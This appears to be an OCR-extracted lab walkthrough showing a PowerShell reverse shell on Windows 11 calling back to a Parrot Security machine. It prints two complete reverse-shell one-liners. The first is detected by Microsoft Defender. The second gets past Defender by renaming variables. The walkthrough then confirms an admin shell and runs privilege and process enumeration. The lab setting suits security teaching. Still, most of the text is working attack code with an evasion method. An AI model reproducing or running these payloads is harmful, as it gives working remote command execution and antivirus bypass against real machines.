Change Desktop Background
Menu




1. Switch to **Windows 11** and execute a standard un-obfuscated PowerShell reverse shell:

```
powershell $LHOST = "192.168.0.18"; $LPORT = 8000; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```


Observe that Microsoft Defender Real-Time Threat Protection immediately detects and blocks script execution.




1. Obfuscate the payload by refactoring variable names (`$abc`, `$def`, `$ghi`, `$jkl`, etc.) and execute the customized one-liner:
   $abc="192.168.0.18";$def=8000;$ghi=New-Object Net.Sockets.TCPClient($abc,$def);$jkl=$ghi.GetStream();$mno=New-Object IO.StreamReader($jkl);$pqr=New-Object IO.StreamWriter($jkl);$pqr.AutoFlush=$true;$stu=New-Object System.Byte[] 1024;while($ghi.Connected){$pqr.Write("PS > ");$vwx=$mno.ReadLine();if($vwx){try{$BCD=Invoke-Expression ($vwx) 2>&1}catch{$_};$pqr.Write("$BCD`n")}}$ghi.Close();$jkl.Close();$mno.Close();$pqr.Close();





1. Switch to **Parrot Security** to verify active reverse shell connection. Confirm target user:
   whoami
   Output: ***Windows11\admin***





1. Perform privilege, group, and process enumeration commands:
   whoami /priv
   whoami /groups
   Get-process

